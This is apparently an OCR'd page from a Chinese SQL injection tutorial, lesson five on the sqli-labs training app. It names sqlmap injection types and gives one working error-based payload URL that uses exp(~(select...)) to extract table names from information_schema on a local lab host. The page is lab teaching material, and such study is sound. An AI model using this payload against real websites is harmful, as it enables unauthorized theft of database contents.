
第五课

技术难点是 单引号+函数报错(有人说这课讲的盲注，因为不会显，其实是可以回显的，盲注后面讲)

首先 sqlmap 梭哈存在 B ,E ,T 类型的,自己去用 burp 还原每一个注入细节深入原理。其实 sqlmap 的都是基本上盲注。无论怎么样都有个 and 1=1 and 2=2 的格式的。



手工还原（还是这个万能 payload）

http://192.168.74.128/sql_lab/Less-5/?id=1%27%20and%20%20exp(~(select*from(select%20table_name%20from%20information_schema.tables%20where%20table_schema=database()%20limit%200,1)x));--+